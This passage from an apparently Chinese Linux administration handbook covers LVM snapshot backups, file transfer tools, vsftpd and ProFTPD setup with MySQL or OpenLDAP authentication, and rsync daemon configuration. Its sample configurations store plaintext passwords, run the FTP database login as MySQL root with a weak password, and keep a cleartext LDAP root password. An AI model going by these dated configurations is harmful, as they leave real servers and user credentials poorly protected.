# lvremove /dev/vg1/lv1
Do you really want to remove active logical volume lv1? [y/n]:
y
  Logical volume "lv1" successfully removed

# lvdisplay
  --- Logical volume ---
  LV Name                /dev/vg1/lv0
  VG Name                vg1
  LV UUID                DyvPgz-VFjs-gu58-mxNX-ybCm-tcUP-kKk90y
  LV Write Access        read/write
  LV Status              available
  # open                 0
  LV Size                40.00 GiB
  Current LE             10239
  Segments               1
  Allocation             inherit
  Read ahead sectors     auto
  - currently set to     256
```

```
  Block device           253:0
```

snapshot

```
# lvremove /dev/vg1/snap0
Do you really want to remove active logical volume snap0?
[y/n]: y
  Logical volume "snap0" successfully removed
```

4. Format

```
# mkfs.ext4 /dev/vg1/lv0
mke2fs 1.41.12 (17-May-2010)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stripe width=0 blocks
2621440 inodes, 10484736 blocks
524236 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=4294967296
320 block groups
32768 blocks per group, 32768 fragments per group
8192 inodes per group
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736,
1605632, 2654208,
        4096000, 7962624

Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done

This filesystem will be automatically checked every 24 mounts
or
180 days, whichever comes first.  Use tune2fs -c or -i to
override.
```

5. mount

5.1. lv

```
# mkdir /mnt/lv0
# mount /dev/vg1/lv0 /mnt/lv0
```

5.2. snapshot

```
# find /dev/vg1/
/dev/vg1/
/dev/vg1/snap0
/dev/vg1/lv3
/dev/vg1/lv1
/dev/vg1/lv0

# mkdir /mnt/snap0
# mount /dev/vg1/snap0 /mnt/snap0
```

6. snapshot backup

dump + restore

```
1.挂载备份源www
mount /dev/vg1/www /www

2.创建快照
lvcreate -L 16m -p r -s -n www-backup /dev/vg1/www

3.挂载快照
mkdir /mnt/www-backup
mount -o ro /dev/vg1/www-backup /mnt/www-backup

4.备份快照
dump -0u -f /tmp/www-backup.dump /mnt/www-backup

5.删除快照
umount /mnt/www-backup
lvremove /dev/vg1/www-backup

6.重做www
umount /www
mkfs.ext4 /dev/vg1/www
mount /dev/vg1/www /www

7.恢复快照
cd /www
restore -rf /tmp/www-backup.dump
```

dd

```
# mount -o remount,ro /dev/VolGroup00/LogVol01
# lvcreate -L500M -s -n backup /dev/VolGroup00/LogVol01
# dd if=/dev/VolGroup00/backup of=/mnt/VolGroup01/LogVol01/
# mount -o remount,rw /dev/VolGroup00/LogVol01
# umount /mnt/VolGroup01/LogVol01
```

```
# lvremove /dev/VolGroup00/backup
```

第 60 章 文件传输

1. 跨服务器文件传输

1.1. scp - secure copy (remote file copy program)

限速1M

```
# scp -l 1000 /www/index.html root@172.16.0.1:/www
```

指定 identity_file 文件

```
scp -i /path/to/id_dsa user@host:/path/to/ceph.conf $conf
```

1.2. nc - TCP/IP swiss army knife

tar 通过nc发送到另一端

```
# Server
$ tar cf - win98 | nc -l -p 5555

# Backup Machine
nc server_ip/server_doman_name 5555 | tar xf -
```

2. wget - retrieves files from the web

```
setlocal ENABLEDELAYEDEXPANSION
for /l %%i in (1001,1,1162) do for /l %%j in (101,1,112) do @(
                          set s=%%i
                          set t=%%j
                          wget -O !s:~1,3!!t:~1,2!.jpg
hxxp://www.sergeaura.net/TGP/!s:~1,3!/images/!t:~1,2!.jpg)
endlocal
```

-np 的作用是不遍历父目录

-nd 不重新创建目录结构。

--accept=iso 仅下载所有扩展名为 iso 的文件

-i filename.txt 此命令常用于批量下载的情形，把所有需要下载文件的地址放到 filename.txt 中，然后 wget 就会自动为你下载所有文件了。

-c 选项的作用为断点续传。

$ wget -m -k (-H) http://www.example.com/ 该命令可用来镜像一个网站，wget 将对链接进行转换。如果网站中的图像是放在另外的站点，那么可以使用 -H 选项。

2.1. 下载所有图片

```
wget --reject=htm,html,txt --accept=jpg,gif -p -m -H
http://www.example.com
wget --domains=example.com --reject=htm,html,txt --
accept=jpg,gif -p -m -H http://www.example.com
```

2.2. mirror

```
wget -m -e robots=off http://www.example.com/

wget -m -e robots=off -U "Mozilla/5.0 (Windows; U; Windows NT
5.1; zh-CN; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.6”
"http://www.example.com/"
```

2.3. reject

```
wget -m --reject=gif http://target.web.site/subdirectory
```

2.4. ftp 下载

```
wget -q -c -m -P /backup/logs/cdn -nH
ftp://user:passwd@localhost/
```

3. axel - A light download accelerator - Console version

axel

```
sudo apt-get install axel
```

第 61 章 FTP (File Transfer Protocol)

参考http://netkiller.8800.org/article/ftpserver/

1. lftp

1.1. pget

多线程下载

```
lftp -c 'pget http://url.example.com/file.ext' # 默认5个线程
lftp -c 'pget -n 10 http://url.example.com/file.ext'
```

1.2. lftp 批处理

```


lftp $HOSTADDR<<FTPCMD
cd $REMOTEPATH
lcd $DESTPATH
nlist > $DYNAFILE
quit
FTPCMD


```

2. ncftp

```
sudo apt-get install ncftp
ncftp ftp://neo@127.0.0.1
```

2.1. batch command

batch ftp command

```
neo@netkiller:~$ cat upload
#!/bin/bash

ncftp ftp://netkiller:******@netkiller.hikz.com/www/book/linux
<<END_SCRIPT
put
/home/neo/workspace/Development/public_html/book/linux/*.html
```

2.2. ncftpget

```
  ncftpget ftp.freebsd.org . /pub/FreeBSD/README.TXT
/pub/FreeBSD/index.html
  ncftpget ftp.gnu.org /tmp '/pub/gnu/README.*'
  ncftpget ftp://ftp.freebsd.org/pub/FreeBSD/README.TXT
  ncftpget -R ftp.ncftp.com /tmp /ncftp  (ncftp is a directory)
  ncftpget -u gleason -p my.password Bozo.probe.net .
'/home/mjg/.*rc'
  ncftpget -u gleason Bozo.probe.net . /home/mjg/foo.txt
(prompt for password)
  ncftpget -f Bozo.cfg '/home/mjg/.*rc'
  ncftpget -c ftp.freebsd.org /pub/FreeBSD/README.TXT |
/usr/bin/more
  ncftpget -c ftp://ftp.freebsd.org/pub/FreeBSD/README.TXT |
/usr/bin/more
```

```
  ncftpget -a -d /tmp/debug.log -t 60 ftp.wustl.edu .
'/pub/README*'
```

2.3. ncftpput

```
$ ncftpput -R -u netkiller -p password netkiller.hikz.com
/home/netkiller/www ~/public_html/*
```

3. FileZilla

http://filezilla-project.org/

4. vsftpd - The Very Secure FTP Daemon

4.1. 安装 vsftpd

Ubuntu 环境安装

```
$ sudo apt-get install vsftpd
```

test

```
[08:25:37 jobs:0] $ ncftp ftp://127.0.0.1
NcFTP 3.2.1 (Jul 29, 2007) by Mike Gleason
(http://www.NcFTP.com/contact/).
Connecting to 127.0.0.1...
(vsFTPd 2.0.7)
Logging in...
Login successful.
Logged in to 127.0.0.1.
Current remote directory is /.
ncftp / >
```

enable local user

```
$ sudo vim /etc/vsftpd.conf

# Uncomment this to allow local users to log in.
local_enable=YES
chroot_local_user=YES

$ sudo /etc/init.d/vsftpd reload
```

testing for local user

```
$ ncftp ftp://neo@127.0.0.1/
NcFTP 3.2.1 (Jul 29, 2007) by Mike Gleason
(http://www.NcFTP.com/contact/).
Connecting to 127.0.0.1...
(vsFTPd 2.0.7)
Logging in...
Password requested by 127.0.0.1 for user "neo".

    Please specify the password.

Password: *******

Login successful.
Logged in to 127.0.0.1.
Current remote directory is /home/neo.
ncftp /home/neo >
```

CentOS 7 环境安装

```
yum install -y vsftpd

systemctl enable vsftpd

cp /etc/vsftpd/vsftpd.conf{,.original}

sed -i 's/anonymous_enable=YES/anonymous_enable=NO/'
/etc/vsftpd/vsftpd.conf
sed -i 's/#chroot_local_user=YES/chroot_local_user=YES/'
/etc/vsftpd/vsftpd.conf
sed -i 's/listen=NO/listen=YES/' /etc/vsftpd/vsftpd.conf
sed -i 's/listen_ipv6=YES/listen_ipv6=NO/'
/etc/vsftpd/vsftpd.conf

echo "allow_writeable_chroot=YES" >> /etc/vsftpd/vsftpd.conf

systemctl start vsftpd
```

```

```

firewalld 防火墙

```
# firewall-cmd --permanent --add-port=21/tcp
```

iptables

```
sed -i
's/IPTABLES_MODULES=""/IPTABLES_MODULES="ip_conntrack_ftp"/'
/etc/sysconfig/iptables-config

# vim /etc/sysconfig/iptables
-A INPUT -m state --state NEW -m tcp -p tcp --dport 20 -j
ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 21 -j
ACCEPT
```

4.2. ftp 帐号的shell权限

我们不想让FTP用户通过shell登录系统, 可以将用户的Shell改为/sbin/nologin

```
neo:x:1000:1000:neo,,,:/home/neo:/sbin/nologin
```

4.3. vsftpd 认证模块

pam_shells.so

```
# cat /etc/pam.d/vsftpd
#%PAM-1.0
session    optional     pam_keyinit.so    force revoke
auth       required     pam_listfile.so item=user sense=deny
```

```
file=/etc/vsftpd/ftpusers onerr=succeed
auth       required     pam_shells.so
auth       include      system-auth
account    include      system-auth
session    include      system-auth
session    required     pam_loginuid.so
```

/etc/vsftpd/ftpusers 列表中的用户将不能登录ftp服务器

virtual user

创建明文密码文件，一行用户名后回车跟一行密码

```
# cat virtual-users.txt
user
password
neo
123456
jam
654321
```

转为数据库文件

```
# sudo apt-get install db-util
# db_load -T -t hash -f virtual-users.txt /etc/vsftpd/virtual-
users.db
```

创建插件认证配置文件 /etc/pam.d/vsftpd-virtual

```
auth required pam_userdb.so db=/etc/vsftpd/virtual-users
account required pam_userdb.so db=/etc/vsftpd/virtual-users
```

```
/etc/vsftpd/vsftpd.conf：
```

```
# virtual users to use local privs, not anon privs
virtual_use_local_privs=YES

# the PAM file used by authentication of virtual uses
pam_service_name=vsftpd-virtual

# in conjunction with 'local_root',
# specifies a home directory for each virtual user
user_sub_token=$USER
local_root=/var/www/virtual/$USER
# the virtual user is restricted to the virtual FTP area

chroot_local_user=YES
# hides the FTP server user IDs and just display "ftp" in
directory listings
hide_ids=YES

guest_enable=YES
guest_username=nobody

# the umask for file creation
local_umask=022
```

guest_username=nobody 虚拟用户将使用nobody用户作为他的uid,gid.

```
# mkdir /var/www/virtual/mary
# chown ftp:ftp /var/www/virtual/mary
```

虚拟用户权限

```
vim /etc/vsftpd.conf

user_config_dir=/etc/vsftpd/conf.d

mkdir /etc/vsftpd/conf.d
```

neo 只能下载不能上传

```
echo "anon_world_readable_only=NO" > /etc/vsftpd/conf.d/neo
```

jam 可以下上传跟下载

```
echo "anon_world_readable_only=NO" > /etc/vsftpd/conf.d/jam
echo "anon_upload_enable=YES" >> /etc/vsftpd/conf.d/jam
echo "write_enable=YES" >> /etc/vsftpd/conf.d/jam
```

4.4. chroot

local user

chroot 所有本地用户

```
chroot_local_user=YES
```

/etc/vsftpd/chroot_list

受限用户用户添加到文件vsftpd.chroot_list

```
chroot_list_enable=YES
chroot_list_file=/etc/vsftpd/chroot_list
```

注意：每行一个用户名

test

```
adduser -o --home /www --shell /sbin/nologin --uid 99 --gid 99
--group nobody www
echo "www:chen" | chpasswd
echo www > /etc/vsftpd/chroot_list
ncftp ftp://www:chen@172.16.0.1
```

4.5. FAT

vsftpd: refusing to run with writable root inside chroot()

添加 allow_writeable_chroot=YES 项到 /etc/vsftpd/vsftpd.conf 配置文件

```
echo "allow_writeable_chroot=YES" >> /etc/vsftpd/vsftpd.conf
```

```
重启 vsftpd
```

5. ProFTPD + MySQL / OpenLDAP 用户认证

准备工作

下载ProFTPD : ftp://ftp.proftpd.org/distrib/source/proftpd-1.2.7.tar.gz

下载 mod_sql : http://www.lastditcheffort.org/~aah/proftpd/mod_sql/

下载mod_ldap-2.8.10 : http://www.horde.net/~jwm/software/mod_ldap/

5.1. Proftpd + MySQL

```
tar xvzf proftpd-version.tar.gz

cd proftpd-version

./configure --prefix=/usr/local/proftpd --with-
modules=mod_sql:mod_sql_mysql

make

make install
```

```
安装成功后，测试ProFTPD，启动ProFTPD

/usr/local/proftpd/sbin/in.proftpd

如果没有显示任何信息，ProFTPD启动成功。使用系统用户登录Ftp Server

[root@linux sbin]# ftp localhost

Connected to localhost (127.0.0.1).

220 ProFTPD 1.2.7 Server (ProFTPD Default Installation)
[linux.xuser.net]
```

```
Name (localhost:root):usera
331 Password required for usera.
Password:
230 User usera logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

ProFTPD测试成功，关闭ProFTPD

```
killall in.proftpd
```

编辑proftpd.conf文件

```
vi /usr/local/proftpd/etc/proftpd.conf
```

添加下面几行参数

```
<Global>
SQLConnectInfo ftpusers@localhost:3306 root chen
SQLAuthTypes Plaintext
SQLUserInfo users userid passwd uid gid homedir NULL
RequireValidShell off
SQLAuthenticate users groups usersetfast groupsetfast
</Global>
```

格式说明：

```
SQLConnectInfo 数据库@主机名:端口 用户 密码

SQLAuthTypes 密码类型（Plaintext明文密码，Crypt DES密码，Backend
MySQL password()函数产生的密码）

SQLUserInfo [用户表] [用户名字段] [密码字段] [用户ID] [组ID] [用户目
录] NULL



创建ftpusers.sql文件

[mysql@linux mysql]$ vi ftpusers.sql

-- MySQL dump 8.22

--

-- Host: localhost    Database: proftpd

---------------------------------------------------------

-- Server version       3.23.52-max



--

-- Table structure for table 'groups'

--



CREATE TABLE groups (

  groupname varchar(255) binary NOT NULL default '',

  gid int(11) NOT NULL default '0',

  members text NOT NULL,

  PRIMARY KEY  (groupname)

) TYPE=MyISAM;
```

```
--
-- Dumping data for table 'groups'
--



INSERT INTO groups VALUES ('nogroup',502,'FTP Group');


--
-- Table structure for table 'users'
--


CREATE TABLE users (
  userid varchar(255) binary NOT NULL default '',
  passwd varchar(255) binary NOT NULL default '',
  uid int(11) default NULL,
  gid int(11) default NULL,
  homedir varchar(255) default NULL,
  shell varchar(255) default NULL,
  count int(11) default NULL,
  used double(10,1) default '0.0',
  quota double(10,1) default '10000000.0',
```

```
  PRIMARY KEY  (userid)

) TYPE=MyISAM;



--

-- Dumping data for table 'users'

--




INSERT INTO users VALUES
('chen','chen',500,500,'/home/samba','/bin/sh',0,0.0,10000000.0
);

INSERT INTO users VALUES
('user2','123456',500,500,'/home/samba','/bin/bash',1,0.0,10000
000.0);

INSERT INTO users VALUES
('user1','123456',NULL,NULL,'/u01',NULL,1,0.0,10000000.0);
```

创建数据库与表

```
[mysql@linux mysql]$ echo "create database ftpusers" | mysql -
uroot -pchen

[mysql@linux mysql]$ mysql -uroot -pchen ftpusers <
ftpusers.sql

[mysql@linux mysql]$
```

再次启动ProFTPD

```
/usr/local/proftpd/sbin/in.proftpd
```

这次使用MySQL用户登录Ftp Server

显示230 User xxxxx logged in. MySQL认证成功

5.2. Proftpd + OpenLDAP

```
tar xvzf proftpd-version.tar.gz

cd proftpd-version

./configure --prefix=/usr/local/proftpd --with-modules=mod_ldap

make

make install


# tar zxvf mod_ldap-2.8.10.tar.gz


将mod_ldap-2.8.10目录下的posixAccount-objectclass和posixGroup-
objectclass

复制到OpenLDAP 的schema目录下:


# cp mod_ldap-2.8.10/posix* /etc/openldap/schema/

# vi /etc/openldap/slapd.conf

修改OpenLDAP的配置文件slapd.conf，将这两个文件包含到该文件中:

include /etc/openldap/schema/posixAccount-objectclass

include /etc/openldap/schema/posixGroup-objectclass

重新启动OpenLDAP:
```

```
# service ldap restart

Stopping slapd:                                            [
OK  ]

Starting slapd:                                            [
OK  ]
```

编辑proftpd.conf文件

```
vi /usr/local/proftpd/etc/proftpd.conf
```

添加下面几行参数

```
<Global>

LDAPServer localhost
LDAPDNInfo cn=your-dn,dc=horde,dc=net dnpass
LDAPDoAuth on "dc=users,dc=horde,dc=net"

</Global>
```

格式说明:

```
LDAPServer OpenLDAP服务器
LDAPDNInfo cn=你的-dn,dc=区域名,dc=区域名 dn密码
LDAPDoAuth on "dc=区域名,dc=区域名"
```

例子:

```
       <Global>

LDAPServer localhost

LDAPDNInfo cn=manager,dc=xuser,dc=net secret

LDAPDoAuth on dc=xuser,dc=net
```

```
</Global>
```

根据自己需要修改mod_ldap-2.8.10目录中的group-ldif和user-ldif文件，并将条目添加到OpenLDAP中：

```
# ldapadd -x -D "cn=manager,dc=xuser,dc=net" -w secret -f group-ldif

# ldapadd -x -D "cn=manager,dc=xuser,dc=net" -w secret -f user-ldif
```

显示：adding new entry "cn=mygroup, dc=xuser, dc=net" 添加成功

使用ldapsearch查看记录

```
# ldapsearch -x -b "dc=xuser,dc=net"
```

启动ProFTPD：

```
/usr/local/proftpd/sbin/in.proftpd
```

使用OpenLDAP用户登录Ftp Server

显示230 User xxxxx logged in. OpenLDAP认证成功

例：

```
[root@linux mod_ldap-2.8.10]# cat group-ldif

dn: cn=mygroup, dc=xuser, dc=net

objectclass: posixGroup

cn: mygroup
```

```
gidNumber: 100

memberUid: user1

memberUid: user2

memberUid: user3

memberUid: user4

memberUid: ftpusersb

memberUid: usera

memberUid: jwm

memberUid: 100

[root@linux mod_ldap-2.8.10]# cat user-ldif

dn: uid=jwm, dc=xuser, dc=net

objectclass: posixAccount

cn: John Morrissey

uid: jwm

uidNumber: 2000

gidNumber: 100

homeDirectory: /home/chen

userPassword: {crypt}*

loginShell: /bin/bash


dn: uid=chen, dc=xuser, dc=net

objectclass: posixAccount

cn: chen
```

```
uid: chen

uidNumber: 2000

gidNumber: 100

homeDirectory: /home/chen

userPassword: {crypt}sa7XjjlytXZZ2

loginShell: /bin/bash


dn: cn=ftpuser1, dc=xuser, dc=net

objectclass: posixAccount

cn: ftpuser1

uid: ftpuser1

uidNumber: 2000

gidNumber: 100

homeDirectory: /home/chen

userPassword: {crypt}sa7XjjlytXZZ2

loginShell: /bin/bash


dn: uid=usera, dc=xuser, dc=net

objectclass: posixAccount

cn: usera

uid: usera

uidNumber: 2000
```

```
gidNumber: 100
homeDirectory: /tmp
userPassword:{crypt}sa7XjjlytXZZ2
loginShell: /bin/bash

dn: uid=ftpuserb, dc=xuser, dc=net
objectclass: posixAccount
cn: ftpuserb
uid: ftpuserb
uidNumber: 2000
gidNumber: 100
homeDirectory: /tmp
userPassword:{crypt}O2BooHEK9JI06
loginShell: /bin/bash
```

上面的用户密码是用crypt方式加密的密码，密码产生请看

使用PHP产生：

```
# cat des.php
<html>
<p>DES 密碼產生器</p>
<form method=post action=des.php>
<p>password:<input name=passwd type=text size=20></p>
<input type=submit value=submit>
```

```
</form>

<?

$enpw=crypt($passwd);

echo "password is: $enpw";

?>
```

使用perl产生:

```
perl -e 'print("userPassword: ".crypt("secret","salt")."\n");'
```

产生的DES密码，同样也可以用于OpenLDAP的管理员密码

```
# vi /etc/openldap/slapd.conf

rootpw                  {crypt}ijFYNcSNctBYg
```

四、 标准的配置文件

MySQL认证配置实例

```
[root@linux root]# cat /usr/local/proftpd/etc/proftpd.conf

ServerName                      "ProFTPD Default Installation"

ServerType                      standalone

DefaultServer                   on


# Port 21 is the standard FTP port.

Port                            21


# Umask 022 is a good standard umask to prevent new dirs and
files

# from being group and world writable.
```

```
Umask                           022



# We put our mod_sql directives in a <Global> block so they'll
be

# inherited by the <Anonymous> block below, and any other
<VirtualHost>

# blocks we may want to add.  For a simple server these don't
need to

# be in a <Global> block but it won't hurt anything.

<Global>

SQLConnectInfo ftpusers@localhost:3306 root chen

SQLAuthTypes Plaintext

SQLUserInfo users userid passwd uid gid homedir NULL

RequireValidShell off

SQLAuthenticate users groups usersetfast groupsetfast

</Global>

# To prevent DoS attacks, set the maximum number of child
processes

# to 30.  If you need to allow more than 30 concurrent
connections

# at once, simply increase this value.  Note that this ONLY
works

# in standalone mode, in inetd mode you should use an inetd
server

# that allows you to limit maximum number of processes per
service
```

```
# (such as xinetd)
MaxInstances                    30

# Set the normal user and group permissions for the server.
User                            nobody
Group                           nogroup

# Normally, we want files to be overwriteable.
<Directory /*>
  AllowOverwrite                on
</Directory>

# A basic anonymous configuration, no upload directories.  If
you
# don't want to support anonymous access, simply remove this
# <Anonymous ..> ... </Anonymous> block.

<Anonymous ~ftp>
  User                          ftp
  Group                         ftp
  # We want clients to be able to login with "anonymous" as
well as "ftp"
  UserAlias                     anonymous ftp
```

```
  # Limit the maximum number of anonymous logins
  MaxClients                    10

  # We want 'welcome.msg' displayed at login, and '.message'
displayed
  # in each newly chdired directory.
  DisplayLogin                  welcome.msg
  DisplayFirstChdir             .message

  # Limit WRITE everywhere in the anonymous chroot
  <Limit WRITE>
    DenyAll
  </Limit>

</Anonymous>
```

OpenLDAP认证配置实例

```
[root@linux root]# cat /usr/local/proftpd/etc/proftpd.conf

# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single
server
# and a single anonymous login.  It assumes that you have a
user/group
```

```
# "nobody" and "ftp" for normal operation and anon.


ServerName                      "ProFTPD Default Installation"

ServerType                      standalone

DefaultServer                   on


# Port 21 is the standard FTP port.

Port                            21


# Umask 022 is a good standard umask to prevent new dirs and
files

# from being group and world writable.

Umask                           022


<Global>


LDAPDoAuth on dc=xuser,dc=net

LDAPServer localhost

LDAPDNInfo cn=manager,dc=xuser,dc=net secret


</Global>


# To prevent DoS attacks, set the maximum number of child
```

```
processes

# to 30.  If you need to allow more than 30 concurrent
connections

# at once, simply increase this value.  Note that this ONLY
works

# in standalone mode, in inetd mode you should use an inetd
server

# that allows you to limit maximum number of processes per
service

# (such as xinetd).

MaxInstances                    30



# Set the user and group under which the server will run.

User                            nobody

Group                           nogroup







# Normally, we want files to be overwriteable.

<Directory />

  AllowOverwrite                on

</Directory>



# A basic anonymous configuration, no upload directories.

<Anonymous ~ftp>
```

```
  User                            ftp

  Group                           ftp


  # We want clients to be able to login with "anonymous" as
well as "ftp"

  UserAlias                       anonymous ftp


  # Limit the maximum number of anonymous logins

  MaxClients                      10


  # We want 'welcome.msg' displayed at login, and '.message'
displayed

  # in each newly chdired directory.

  DisplayLogin                    welcome.msg

  DisplayFirstChdir               .message


  # Limit WRITE everywhere in the anonymous chroot

  <Limit WRITE>

    DenyAll

  </Limit>


</Anonymous>

# Include /usr/local/etc/mod_ldap.conf
```

OpenLDAP 配置文件

```
[root@linux root]# cat /etc/openldap/slapd.conf

# $OpenLDAP: pkg/ldap/servers/slapd/slapd.conf,v 1.8.8.6
2001/04/20 23:32:43 kurt Exp $

#

# See slapd.conf(5) for details on configuration options.

# This file should NOT be world readable.

#

include         /etc/openldap/schema/core.schema

include         /etc/openldap/schema/cosine.schema

include         /etc/openldap/schema/inetorgperson.schema

include         /etc/openldap/schema/nis.schema

include         /etc/openldap/schema/redhat/rfc822-
MailMember.schema

include         /etc/openldap/schema/redhat/autofs.schema

include
/etc/openldap/schema/redhat/kerberosobject.schema

include         /etc/openldap/schema/chen

include         /etc/openldap/schema/posixAccount-objectclass

include         /etc/openldap/schema/posixGroup-objectclass

#include                /etc/openldap/schema/qmail_schema

#include        /etc/openldap/slapd.info.oc.conf

#include        /etc/openldap/slapd.account.oc.conf
```

```
# Define global ACLs to disable default read access.


# Do not enable referrals until AFTER you have a working
directory

# service AND an understanding of referrals.

#referral       ldap://root.openldap.org


#pidfile        //var/run/slapd.pid

#argsfile       //var/run/slapd.args


# Create a replication log in /var/lib/ldap for use by slurpd.

#replogfile     /var/lib/ldap/master-slapd.replog


# Load dynamic backend modules:

# modulepath    /usr/sbin/openldap

# moduleload    back_ldap.la

# moduleload    back_ldbm.la

# moduleload    back_passwd.la

# moduleload    back_shell.la


# The next two lines allow use of TLS for connections using a
dummy test

# certificate, but you should generate a proper certificate by
```

```
changing to

# /usr/share/ssl/certs, running "make slapd.pem", and fixing
permissions on

# slapd.pem so that the ldap user or group can read it.

#TLSCertificateFile /usr/share/ssl/certs/slapd.pem

#TLSCertificateKeyFile /usr/share/ssl/certs/slapd.pem



########################################################################
########

# ldbm database definitions

########################################################################
########



database        ldbm

suffix          "dc=xuser,dc=net"

rootdn          "cn=Manager,dc=xuser,dc=net"

#rootdn         "cn=Manager,dc=my-domain,dc=com"

#rootdn         "cn=Manager,o=My Organization Name,c=US"

# Cleartext passwords, especially for the rootdn, should

# be avoided.  See slappasswd(8) and slapd.conf(5) for details.

# Use of strong authentication encouraged.

rootpw          secret

# rootpw                secret

# rootpw                {crypt}ijFYNcSNctBYg
```

```
# The database directory MUST exist prior to running slapd AND

# should only be accessible by the slapd/tools. Mode 700
recommended.

directory       /var/lib/ldap

# Indices to maintain

index   objectClass,uid,uidNumber,gidNumber,memberUid   eq

index   cn,mail,surname,givenname
eq,subinitial

# Replicas to which we should propagate changes

#replica ldap-1.example.com:389 tls=yes

#       bindmethod=sasl saslmech=GSSAPI

#       authcId=host/ldap-master.example.com@EXAMPLE.COM
```

五、 FAQ

Q：在本地ftp localhost输入用户名、密码回车后。等很久才进入FTP Server

A：ftp 127.0.0.1

Q：在远程服务器上ftp ip输入用户名、密码回车后。等很久才进入FTP Server

A：LDAPServer localhost 改为 LDAPServer 127.0.0.1

Q：[root@linux mod_ldap-2.8.10]# ftp 127.0.0.1

```
Connected to 127.0.0.1 (127.0.0.1).

500 FTP server shut down (going down at Tue Dec 17 19:00:00
2002) -- please try again later.

ftp>
```

A：rm –rf /etc/shutmsg

Q：登录Ftp Server 提示

530 Login incorrect.

Login failed.
我确认输入的用户、密码决对正确

A：在登录ProFTPD时加参数proftpd –d5 –n会输出调试信息。你可以在其中

找到答案。如果在调试信息中找到这一行no such user 'xxxx'
可能是与MySQL/OpenLDAP连接有问题。

Q：我在网上看见很多介绍如何安装ProFTPD文章,阅读大量的How to，按How to一步一步做，从来没有安装成功过。

A：网上很多文章，比较老，很多定义现以不在使用如：

SQLConnectInfo laftp@localhost 用户名 口令

SQLAuthTypes Plaintext Backend

SQLAuthoritative ON

SQLDefaultGID 1001

SQLDefaultUID 1001

SQLDoAuth ON

SQLDoGroupAuth ON

SQLGidField gid

SQLGroupGIDField gid

SQLGroupMembersField members

SQLGroupTable ftpgroup

SQLGroupnameField groupname

SQLHomedirField homedir

```
SQLMinUserUID 400

SQLMinUserGID 400

SQLPasswordField passwd

SQLUidField uid

SQLUserTable ftpuser

SQLUsernameField userid

SQLLoginCountField count

#######################################################

LDAPServer                      "localhost"

LDAPPrefix                      "dc=horde,dc=net"

LDAPDN                          "cn=thedn,dc=horde,dc=net"

LDAPDNPass                      "ldap_dnpass"

LDAPNegativeCache       on
```

6. Pure-FTPd + LDAP + MySQL + PGSQL + Virtual-Users + Quota

参考 http://netkiller.sourceforge.net/pureftpd/

第 62 章 File Synchronize

1. rsync - fast remote file copy program (like rcp)

rsync is an open source utility that provides fast incremental file transfer. rsync is freely available under the GNU General Public License version 2 and is currently being maintained by Wayne Davison.

1.1. 安装Rsync与配置守护进程

install with source

过程 62.1. rsync

1. 安装rsync

   在AS3 第二张CD上找到rsync-2.5.6-20.i386.rpm

```
[root@linuxas3 root]# cd /mnt
[root@linuxas3 mnt]# mount cdrom
[root@linuxas3 mnt]# cd cdrom/RedHat/RPMS
[root@linuxas3 RPMS]# rpm -ivh rsync-2.5.6-20.i386.rpm
```

2. 配置/etc/rsyncd.conf

   在rh9,as3系统上rsync安装后,并没有创建rsyncd.conf文档，要自己创建rsyncd.conf文档

```
[root@linuxas3 root]# vi /etc/rsyncd.conf

uid=nobody
gid=nobody
max connections=5
use chroot=no
```

```
log file=/var/log/rsyncd.log
pid file=/var/run/rsyncd.pid
lock file=/var/run/rsyncd.lock
#auth users=root
secrets file=/etc/rsyncd.passwd

[postfix]
path=/var/mail
comment = backup mail
ignore errors
read only = yes
list = no
auth users = postfix

[netkiller]
path=/home/netkiller/web
comment = backup 9812.net
ignore errors
read only = yes
list = no
auth users = netkiller

[pgsqldb]
path=/var/lib/pgsql
comment = backup postgresql database
ignore errors
read only = yes
list = no
```

a. 选项说明

```
uid = nobody
gid = nobody
use chroot = no          # 不使用chroot
max connections = 4      # 最大连接数为4
pid file = /var/run/rsyncd.pid           #进程ID文件
lock file = /var/run/rsync.lock
log file = /var/log/rsyncd.log    # 日志记录文件
secrets file = /etc/rsyncd.pwd    # 认证文件名,主要保存用
户密码，权限建议设为600，所有者root

[module]            # 这里是认证的模块名，在client端需要指定
```

```
path = /var/mail    # 需要做镜像的目录
comment = backup xxxx # 注释
ignore errors         # 可以忽略一些无关的IO错误
read only = yes       # 只读
list = no             # 不允许列文件
auth users = postfix  # 认证的用户名，如果没有这行，则表明是匿名

[other]
path = /path/to...
comment = xxxxx
```

b. 密码文件

在server端生成一个密码文件/etc/rsyncd.pwd

```
[root@linuxas3 root]# echo postfix:xxx
>>/etc/rsyncd.pwd
[root@linuxas3 root]# echo netkiller:xxx
>>/etc/rsyncd.pwd
[root@linuxas3 root]# chmod 600 /etc/rsyncd.pwd
```

c. 启动rsync daemon

```
[root@linuxas3 root]# rsync --daemon
```

3. 添加到启动文件

```
echo "rsync --daemon" >> /etc/rc.d/rc.local
[  OK  ]
```

cat /etc/rc.d/rc.local 确认一下

4. 测试

```
[root@linux docbook]#  rsync
rsync://netkiller.8800.org/netkiller
[root@linux tmp]# rsync
rsync://netkiller@netkiller.8800.org/netkiller
Password:

[chen@linux temp]$  rsync -vzrtopg --progress --delete
postfix@netkiller.8800.org::postfix /tmp
Password:
```

install with aptitude

过程 62.2. installation setp by setp

1. installation

```
$ sudo apt-get install rsync
```

2. enable

```
$ sudo vim /etc/default/rsync

RSYNC_ENABLE=true
```

3. config /etc/rsyncd.conf

```
$ sudo vim /etc/rsyncd.conf

uid=nobody
gid=nobody
max connections=5
use chroot=no
pid file=/var/run/rsyncd.pid
lock file=/var/run/rsyncd.lock
log file=/var/log/rsyncd.log
```

```
#auth users=root
secrets file=/etc/rsyncd.secrets

[neo]
path=/home/neo/www
comment = backup neo
ignore errors
read only = yes
list = no
auth users = neo

[netkiller]
path=/home/netkiller/public_html
comment = backup netkiller
ignore errors
read only = yes
list = no
auth users = netkiller

[mirror]
path=/var/www/netkiller.8800.org/html/
comment = mirror netkiller.8800.org
exclude = .svn
ignore errors
read only = yes
list = yes

[music]
path=/var/music
comment = backup music database
ignore errors
read only = yes
list = no

[pgsqldb]
